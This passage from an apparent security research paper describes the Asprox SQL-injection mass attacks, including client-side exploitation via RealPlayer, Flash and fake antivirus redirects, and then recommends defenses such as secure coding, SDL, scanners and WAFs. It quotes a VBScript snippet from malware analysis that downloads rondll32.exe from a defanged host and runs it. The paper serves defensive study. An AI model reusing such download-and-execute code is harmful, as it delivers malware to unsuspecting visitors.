
One of the first known client-side vulnerabilities associated with these attacks was a RealPlayer buffer overflow. On January 1, 2008 Evgeny Legerov, Chief Technology Officer of Gleg Ltd. posted a flash demo of how this 0day exploit works. It has since been removed from their site (Legerov, 2008). However, the demo was not removed fast enough. On January 4, 2008 the Internet Storm Center reported this RealPlayer vulnerability being actively exploited in the wild. A few hours later several infected .gov and .edu sites were redirecting users to this code (Fendley, 2008).

3.1.2. Adobe Flash Player

According to the Internet Storm Center on August 8, 2008, a number of legitimate sites were being attacked with a new variation of the Asprox injection string. The attackers incorporated some new client-side scripting this time. The ISC reported that the first file determined if the user's browser was Firefox or Internet Explorer. The next set of files contained a JavaScript that determines the Flash version.


w.js checks if the language is English
new.htm reports to a stat site. Then a number of iframes. Then grab the next set of htm pages
Flash.htm checks to see if the browser is Internet Explorer or Firefox
It.html checks which version of Flash (IE)
f2.html checks which version of Flash (FF)

Also included in this labyrinth of iframes was a file called 'rondll32.exe'. This may have been included if the browser and/or Flash version combination was not exploitable. The ISC notes, "The yahoo.htm file executes a vbscript to download rondll32.exe." This file contained a downloader that attempts to pull more malicious code (Hofman, 2008).


```
pre>
<object classid='clsid:24F3EAD6-8B87-4C1A-97DA-71C126BDA08F' id='test'></object>
<script language='vbscript'>
test.GetFile "hXXp://www.XXXXX.com/XXXX/rondll32.exe","c:\\msyahoo.exe",5,1,"tiany"
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run"c:\\msyahoo.exe"
</script
</pre>
```

3.1.3. Fake Antivirus

On June 30, 2008 the Internet Storm Center reported another variant of client-side exploitation. Infected web servers redirected visitors through a series of fast flux domains that ultimately led to a fake anti-virus site. According to the Internet Storm Center, "they

Author Name, email@address

are redirecting to a fake AV site which fools users into installing the malware" (ISC 2008).

4. The Next Episode

4.1. Another Round

A second wave of attacks occurred in June of 2010. M86 Security Labs noted in their blog on June 5, 2010 that Asprox was becoming active again. This was helped with the previously mentioned email campaign from Pushdo (M86, 2010). Three days later Securi posted, "According to Google over 114.000 different pages have been infected" (dd, 2010). This next round of attacks also infected several high profile sites. These sites included the Jerusalem Post and the Wall Street Journal. More recently, on February 15, 2011 Websense posted, "BBC - 6 Music Web site has been injected with a malicious iframe, as have areas of the BBC 1Xtra radio station Web site". They continued, "The code that is delivered to end users utilizes exploits delivered by the Phoenix exploit kit. A malicious binary is ultimately delivered to the end user" ("BBC - 6," 2011). It is not clear whether this was the result of Asprox and/or SQL injection.

4.2. The Good Fight

4.2.1. Secure Coding Practices

Secure coding practices are the preferred method to avoid SQL injection attacks. According to OWASP, "SQL Injection flaws are introduced when software developers create dynamic database queries that include user supplied input." To prevent injection flaws, OWASP recommends developers use a parameterized API. If that is not possible, they recommend escaping special characters and white listing user input. A good resource for secure coding practices can be found at www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet.

4.2.2. Security Development Lifecycle

Organizations must implement security in their software development process. The paradigm that exists today does not incorporate these practices. This has lead to countless security flaws.

Microsoft is a good resource in this area. They published their own procedures called the Microsoft Security Development Lifecycle Process. According to Microsoft, "The SDL is a software development security assurance process that consists of a collection of security practices, grouped by the phases of the traditional software development life cycle". More information on SDL can be found at www.microsoft.com/security/sdl.

Another resource for SDL is the CSSLP certification from ISC ^{2}. According to their website, "The Certified Secure Software Lifecycle Professional (CSSLP) is the only certification in the industry that ensures security is considered throughout the entire lifecycle Information regarding the CSSLP certification is located at www.isc2.org/csslp/Default.aspx.

4.2.3. Web Application Scanning

Web application scanning is a great way for organizations to assess their web applications. Scanning should be performed on production applications and incorporated in to the software development process. There are several open source and commercial scanners available. A list of scanners can be found at sectools.org/web-scanners.html.

Another resource for web applications scanners is the Web Application Security Consortium Project. WASC published a document called the Web Application Security Scanner Evaluation Criteria. They explain, "The goal of the WASSEC is to create a vendor-neutral document to help guide web application security professionals during web application scanner evaluations. This document provides a comprehensive list of features that should be considered when conducting a web application security scanner evaluation". The document is located at projects.webappsec.org/w/page/13246986/Web-Application-Security-Scanner-Evaluation-Criteria.

Author Name, email@address

4.2.4. Web Application Firewall

According to WASC, “Web application firewalls (WAF) are a new breed of information security technology designed to protect web sites from attack. WAF solutions are capable of preventing attacks that network firewalls and intrusion detection systems can't, and they do not require modification of application source code” (WASC, 2011). OWASP is also a good resource for starting your WAF research. More information can be found at www.owasp.org/index.php/Web_Application_Firewall.

5. Conclusion

The attackers have shown a lot of innovation with these attacks. They were able to use multiple attack vectors. They were also able combine 0 day exploits with their existing infrastructure to add more bots to their vast networks.

What is most alarming is the amount of vulnerable web servers. The only way to diminish this new attack vector is for organizations to adapt new technologies and practices. Web scanners and web application firewalls are great tools to help with this. More importantly, innovation should come in the form of methodology. This should include secure coding practices and incorporating security in the software development process.

6. References

BBC - 6 music and 1xtra web site injected with malicious iframe. (2011, February 15). Retrieved from

Danchev, D. (2008, October 22). *Massive sql injection attacks: the chinese way.* Retrieved from http://www.circleid.com/posts/20081022_sql_injection_attacks_chinese_way/

Danchev, D. (2007, September 05). *Storm worm's fast flux networks*. Retrieved from http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html dd. (2010, June 08). Mass infection of iis/asp sites – robint.us. Retrieved from http://blog.sucuri.net/2010/06/mass-infection-of-iisasp-sites-robint-us.html

Fendley, S. (2008, January04). *Realplayer vulnerability*. Retrieved from http://isc.sans.edu/diary.html?storyid=3810

Goodin, D. (2008, January 08). *Hackers turn cleveland into malware server*. Retrieved from http://www.theregister.co.uk/2008/01/08/malicious_website_redirectors/

Hofman, M. (2008, August 08). *More sql injections - very active right now*. Retrieved from http://isc.sans.edu/diary.html?storyid=4844

Legerov, E. (2008, January01). *0day realplayer exploit demo.* Retrieved from http://lists.immunitysec.com/pipermail/dailydave/2008-January/004811.html

Long, Johnny. (2005). *Google hacking for penetration testers*.

Waltham, MA: Syngress.

Net-worm.perl.santy.a threatens internet forums. (2004, December 21). Retrieved from http://www.kaspersky.com/news?id=156681162

Roberts, Paul. (2004, December 22). *Google smacks down santy worm*. Retrieved from http://www.pcworld.com/article/119029/google_smacks_down_santy_worm.htm

Salusky, W. (2006, November28). *Phishing by proxy*. Retrieved from http://isc.sans.edu/diary.html?storyid=1895

Stewart, J. (2008, May 13). *Danmec/asprox sql injection attack tool analysis*. Retrieved from http://www.secureworks.com/research/threats/danmecasprox/

http://community.websense.com/blogs/securitylabs/archive/2011/02/15/bbc6-website-injected-with-malicious-code.aspx

The asprox spambot resurrects. (2010, June 5). Retrieved from http://www.m86security.com/labs/i/The-Asprox-Spambot-Resurrects,trace.1345~.asp

Ullrich, J. (2008, June 13). *Sql injection: more of the same*. Retrieved from http://isc.sans.edu/diary.html?storyid=4565

Wesemann, D. (2008, September 09). *Asprox mutant.* Retrieved from http://isc.sans.edu/diary.html?storyid=5092

Zdrnja, B. (2008, July 24). *What's brewing in danmec's pot?*. Retrieved from http://isc.sans.edu/diary.html?storyid=4771

Zdrnja, B. (2008, April 16). *The 10.000 web sites infection mystery solved*. Retrieved from http://isc.sans.edu/diary.html?storyid=4294